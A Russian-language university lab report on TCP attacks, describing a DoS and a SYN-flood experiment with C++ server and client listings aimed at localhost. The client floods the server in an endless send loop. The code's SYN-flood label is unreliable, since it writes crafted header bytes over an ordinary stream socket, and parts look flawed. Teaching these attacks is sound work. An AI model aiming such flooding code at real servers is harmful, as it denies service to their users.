Министерство образования Республики Беларусь

Учреждение образования

БЕЛОРУССКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ

ИНФОРМАТИКИ И РАДИОЭЛЕКТРОНИКИ

Факультет компьютерных систем и сетей

Кафедра информатики

Дисциплина: Информационные сети. Основы безопасности

ОТЧЕТ

к лабораторной работе №3

на тему

**АТАКИ ПРИ УСТАНОВКЕ TCP-СОЕДИНЕНИЯ И ПРОТОКОЛОВ ПРИКЛАДНОГО УРОВНЯ**

Студент А. В. Скворцов

Преподаватель Е. А. Лещенко

Минск 2024

СОДЕРЖАНИЕ

[Введение 3](#_Toc160192830)

[1 Результат выполнения 4](#_Toc160192831)

[Заключение 5](#_Toc160192832)

[Приложение А (обязательное) Листинг кода 6](#_Toc160192833)

**ВВЕДЕНИЕ**

В ходе лабораторной работы нужно разработать программные средства, реализующие атаки на протокол TCP при установлении соединения между клиентом и сервером. В качестве задачи для лабораторной работы были выбраны атака DoS, представляющая собой многочисленную отправку данных на сервер для исчерпания его ресурсов и SYN-flood атака, из-за которой сервер вынужден держать большое количество открытых соединений, потому что работа транспортного уровня была нарушена.

1. **РЕЗУЛЬТАТ ВЫПОЛНЕНИЯ**

В результате работы было создано две программы, первая из которых реализована в виде клиент-серверного приложения, где клиент является злоумышленником, проводящим DoS-атаку на сервер. Сервер выдерживает определенное количество запросов, потом перестает отвечать, т.к. был достигнут лимит подключений и сервер «упал» в ошибку (рисунок 1).




Рисунок 1 – Последствия DoS-атаки для сервера

На следующем рисунке можно видеть, что после определенного количества подключений сервер перестал обрабатывать новые подключения и, соответственно, отвечать клиенту. Так как клиент выполнил свою цель, то клиентская часть программы завершила свою работу (рисунок 2).




Рисунок 2 – DoS-атака в клиенте

Вторая программа является реализацией SYN-flood атаки, принцип работы которой заключается в следующем: злоумышленник (в данном случае клиент) посылает огромное количество запросов установки соединения на атакуемый сервер. Сервер, видя сегменты с флагом SYN, выделяет необходимые ресурсы для поддержания соединения и отправляет в ответ сегменты с флагами SYN и ACK, переходя в состояние SYN-RECEIVED (такое состояние еще называют полуоткрытым соединением).

Злоумышленник, не шлет ответные ACK сегменты, а продолжает бомбардировать сервер SYN-запросами, тем самым вынуждая сервер создавать все больше и больше полуоткрытых соединений. Сервер, понятное дело, располагает ограниченными ресурсами, и потому имеет лимит на количество полуоткрытых соединений.

Ввиду этой ограниченности, при достижении предельного числа полуоткрытых соединений сервер начинает отклонять новые попытки соединения; таким образом и достигается отказ в обслуживании. В случае реализации программы, сервер просто видит, что соединения продолжаются, но не может на них ответить ввиду неработоспособности (рисунок 3).




Рисунок 3 – SYN-flood атака

# ЗАКЛЮЧЕНИЕ

В результате выполнения данной лабораторной работы были разработаны программные средства для проведения DoS-атаки и SYN-flood атаки на языке программирования *С++*.

Также было проведено изучение протокола TCP и транспортного уровня, рассмотрены наиболее частые примеры атак на этот протокол.

# ПРИЛОЖЕНИЕ А (обязательное) Листинг кода

Листинг 1 – Файл *server.cpp*

#include <arpa/inet.h>

#include <netinet/in.h>

#include <netinet/ip.h>

#include <netinet/tcp.h>

#include <pthread.h>

#include <string.h>

#include <sys/socket.h>

#include <unistd.h>

#include <atomic>

#include <iostream>

#include <memory>

#include <thread>

#include "libs/utils.cpp"

int sock\_client;

std::atomic<long long> G\_ACK\_CNT(0);

std::atomic<long long> G\_SYN\_CNT(0);

bool is\_connected = false;

void \*tcp\_shk(void \*arg) {

char datagram[4096], source\_ip[32];

strcpy(source\_ip, "127.0.0.1");

memset(datagram, 0, 4096);

struct sockaddr\_in sin;

sin.sin\_family = AF\_INET;

sin.sin\_port = htons(8000);

sin.sin\_addr.s\_addr = inet\_addr(source\_ip);

auto iph = fillIPHeader(datagram, source\_ip, sin);

auto tcph = fillTCPHeader(datagram);

tcph->ack = 1;

auto psh = fillFakeHeader(source\_ip, sin);

memcpy(&psh.tcp, tcph, sizeof(struct tcphdr));

tcph->check = checksum((unsigned short \*)&psh, sizeof(FakeHeader));

send(sock\_client, datagram, strlen(datagram), 0);

G\_ACK\_CNT++;

std::cout << "ACK №" << G\_ACK\_CNT << " sended" << std::endl;

char msg[4000];

ssize\_t err = recv(-1, msg, 4000, 0);

pthread\_exit(0);

}

void \*server\_receive(void \*arg) {

char msg[4000];

while (true) {

ssize\_t err = recv(sock\_client, msg, 4000, 0);

if (err > 0) {

msg[3999] = '\0';

G\_SYN\_CNT++;

std::cout << "Connection SYN №" << G\_SYN\_CNT << " received" << std::endl;

pthread\_t thread;

pthread\_create(&thread, NULL, tcp\_shk, NULL);

}

if (err == 0) {

break;

}

if (err == -1) {

handle\_error\_en(err, "recv");

}

}

pthread\_exit(0);

}

int main(int argc, char \*\*argv) {

pthread\_attr\_t attr;

int err = pthread\_attr\_init(&attr);

if (err != 0) {

handle\_error\_en(err, "pthread\_attr\_init");

}

int socket\_descr = socket(AF\_INET, SOCK\_STREAM, 0);

if (socket\_descr == -1) {

handle\_error\_en(socket\_descr, "socket(2)");

}

struct sockaddr\_in server\_sa;

server\_sa.sin\_family = AF\_INET;

server\_sa.sin\_port = htons(8000);

server\_sa.sin\_addr.s\_addr = inet\_addr("127.0.0.1");

if (bind(socket\_descr, (struct sockaddr \*)&server\_sa, sizeof(server\_sa)) == -1) {

handle\_error\_en(-1, "bind");

return 1;

}

if (listen(socket\_descr, LISTEN\_BACKLOG) == -1) {

handle\_error\_en(-1, "listen");

return 1;

}

int client\_count = 0;

std::string server\_addr = inet\_ntoa(server\_sa.sin\_addr);

in\_port\_t server\_port = server\_sa.sin\_port;

std::cout << "Server started." << std::endl;

std::cout << "Host: " << server\_addr << ":" << server\_port << std::endl;

while (true) {

struct sockaddr\_in client\_sa;

socklen\_t peer\_addr\_size = sizeof(struct sockaddr\_in);

int sck = accept(socket\_descr, (struct sockaddr \*)&client\_sa, (socklen\_t \*)&peer\_addr\_size);

std::string client\_addr = inet\_ntoa(client\_sa.sin\_addr);

in\_port\_t client\_port = client\_sa.sin\_port;

if (!is\_connected && sck != -1) {

sock\_client = sck;

std::cout << "New client connection: " << client\_addr << ":" << client\_port << std::endl;

pthread\_t thread;

pthread\_create(&thread, &attr, server\_receive, NULL);

is\_connected = true;

std::cout << "Client count: " << ++client\_count << std::endl;

fflush(stdout);

}

}

err = pthread\_attr\_destroy(&attr);

if (err != 0)

handle\_error\_en(err, "pthread\_attr\_destroy");

if (close(socket\_descr) == -1)

handle\_error\_en(-1, "close");

return 0;

}

Листинг 2 – Файл *client.cpp*

#include <arpa/inet.h>

#include <netinet/in.h>

#include <netinet/ip.h>

#include <netinet/tcp.h>

#include <pthread.h>

#include <string.h>

#include <sys/socket.h>

#include <unistd.h>

#include <atomic>

#include <iostream>

#include <memory>

#include "libs/utils.cpp"

void\* receive(void\* arg) {

char msg[256];

int ct = 0;

while (true) {

int err = recv(\*(int\*)arg, msg, 255, 0);

if (err > 0) {

msg[255] = '\0';

std::cout << msg;

ct++;

if (ct > 2000)

break;

}

if (err == 0) {

break;

}

if (err == -1)

handle\_error\_en(-1, "recv");

}

pthread\_exit(0);

}

int main(int argc, char \*\*argv) {

char datagram[4096], source\_ip[32];

strcpy(source\_ip, "127.0.0.1");

memset(datagram, 0, 4096);

struct sockaddr\_in sin;

sin.sin\_family = AF\_INET;

sin.sin\_port = htons(8000);

sin.sin\_addr.s\_addr = inet\_addr(source\_ip);

auto iph = fillIPHeader(datagram, source\_ip, sin);

auto tcph = fillTCPHeader(datagram);

tcph->ack = 0;

auto psh = fillFakeHeader(source\_ip, sin);

memcpy(&psh.tcp, tcph, sizeof(struct tcphdr));

std::cout << psh.tcpLength << std::endl;

tcph->check = checksum((unsigned short \*)&psh, sizeof(struct FakeHeader));

system("clear");

pthread\_attr\_t attr;

int err = pthread\_attr\_init(&attr);

if (err != 0)

handle\_error\_en(err, "pthread\_attr\_init");

int socket\_descr = socket(AF\_INET, SOCK\_STREAM, 0);

if (socket\_descr == -1)

handle\_error\_en(-1, "socket");

struct sockaddr\_in server\_sa;

server\_sa.sin\_family = AF\_INET;

server\_sa.sin\_port = htons(8000);

server\_sa.sin\_addr.s\_addr = inet\_addr(source\_ip);

std::cout << "Press Enter to start SYN-flood attack..." << std::endl;

std::cin.ignore();

if (connect(socket\_descr, (struct sockaddr \*)&server\_sa, sizeof(server\_sa)) == -1)

handle\_error\_en(-1, "connect");

pthread\_t thread;

err = pthread\_create(&thread, &attr, receive, &socket\_descr);

if (err != 0)

handle\_error\_en(err, "pthread\_create");

while (true) {

send(socket\_descr, datagram, strlen(datagram), 0);

}

close(socket\_descr);

}

# ПРИЛОЖЕНИЕ Б (обязательное) Блок-схема алгоритма

